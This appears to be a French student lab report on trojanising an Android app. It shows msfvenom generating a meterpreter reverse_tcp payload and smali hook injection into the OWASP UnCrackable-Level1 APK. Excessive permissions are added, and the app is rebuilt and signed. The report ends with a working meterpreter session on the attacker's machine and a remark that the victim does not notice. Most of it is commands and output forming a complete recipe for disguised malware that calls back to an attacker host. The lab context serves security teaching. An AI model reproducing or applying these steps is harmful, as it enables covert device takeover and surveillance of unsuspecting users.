GROUPE
VALLEE LEO

TP1

GROUPE
VALLEE LÉO

Sommaire

GENERATE THE PAYLOAD

Comprendre le fonctionnement

Avant d'utiliser le payload avec l'outils *msfvenom* il faut d'abord le comprendre:

- LHOST=[IP_Address] = 192.168.56.101
- LPORT=[Incoming_Port] = 4895

LHOST ici vaut l'adresse ip de la machine attaquante:
Attention pour la suite du tp vous devez avoir une connexion établie entre votre émulateur et reverse_shell ici *msfconsole*

GENERATE THE PAYLOAD

4

En effectuant la commande cela génère un fichier apk malveillant !

```
238  msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -o tcp.apk\n
```

DECOMPILE THE APKS


J’ai choisit comme APK le niveau 1 des crackme.

```
┌──(kali㉿kali)-[~/Documents/TP1_MOBILE/Test2/TCP]
└─$ apktool d -f -o payload tcp.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on tcp.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...

┌──(kali㉿kali)-[~/Documents/TP1_MOBILE/Test2/TCP]
└─$ apktool d -f -o original UnCrackable-Level1.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on UnCrackable-Level1.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
```

COPY THE PAYLOAD FILES

Copiage des fichiers du payload décompilé dans celui ciblé (Uncrackable_Niv1.apk)



INJECT THE HOOK IN THE ORIGINAL .SMALI


```
<activity android:label="@string/app_name"
    android:name="sg.vantagepoint.uncrackable1.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

On repère ou se trouve dans le fichier AndroidManifest.xml la balise android:name pour pouvoir ensuite injecter du code smali.

```
:cond_2
invoke-super {p0, p1}, Landroid/app/Activity;→onCreate(Landroid/os/Bundle;)V
invoke-static {p0}, Lcom/metasploit/stage/Payload;→start(Landroid/content/Context;)V
```

INJECT THE NECESSARY PERMISSIONS

On injecte dans le AndroidManifest.xml toutes les permissions du fichier AndroidManifest.xml du payload.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>

<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-feature android:name="android.hardware.microphone"/>
```

RECOMPILE THE ORIGINAL APK

On utilise Apktool pour pouvoir recompiler l’apk modifié.

```
┌──(kali㉿kali)-[~/Documents]
└─$ java -jar apktool2.jar b ./TP1_MOBILE/Test2/TCP/original -o final_non_signe.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.10.0 with 2 thread(s).
I: Checking whether sources has changed ...
I: Smaling smali folder into classes.dex ...
I: Checking whether resources has changed ...
I: Building resources ...
I: Building apk file ...
I: Copying unknown files/dir ...
I: Built apk into: final_non_signe.apk
```

SIGN THE APK

Etape 1 :

Générer la clé en utlisant keytool.

```
133  keytool -genkey -v -keystore my-release-key.jks -keyalg RSA -keysize 2048 -validity 10000 -alias my-alias
```

SIGN THE APK

Etape 2 :

Utiliser jarsigner pour signer l'APK avec la clé généré avant.

```
┌──(kali㉿kali)-[~/Documents/TP1_MOBILE/Test2/TCP]
└─$ sudo jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore ../key.jks final_non_signe.apk  my-alias
[sudo] password for kali:
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/MY-ALIAS.SF
   adding: META-INF/MY-ALIAS.RSA
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: res/mipmap-xxxhdpi/ic_launcher.png
  signing: res/mipmap-mdpi/ic_launcher.png
  signing: res/mipmap-hdpi/ic_launcher.png
  signing: res/mipmap-xhdpi/ic_launcher.png
  signing: res/layout/activity_main.xml
  signing: res/menu/menu_main.xml
  signing: res/mipmap-xxhdpi/ic_launcher.png
  signing: classes.dex

>>> Signer
    X.509, CN=test, OU=ocucou, O=ok, L=hirson, ST=aisne, C=02
    Signature algorithm: SHA256withRSA, 2048-bit key
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk and is disabled.
```

PROFIT?!

Maintenant que notre APK est prêt à être utilisé il faut se mettre en écoute sur msfconsole. Maintenant la personne ciblé lance l'application est un reverse shell est obtenue sur la machine attaquante. La personne victime ne se rends même pas compte qu'elle a été piraté.

PROFIT?!

```
[*] fe80::c8a2:ebff:fedd:78e - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.110
LHOST ⇒ 192.168.56.110
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.56.110:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST ⇒ 192.168.56.101
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (78189 bytes) to 192.168.56.1
[*] Meterpreter session 2 opened (192.168.56.101:4444 → 192.168.56.1:55386) at 2024-10-16 12:45:37 -0400

meterpreter > ls
Listing: /data/user/0/owasp.mstg.uncrackable1/files
═══════════════════════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
040776/rwxrwxrw-  4096  dir   2024-10-16 12:45:36 -0400  oat
```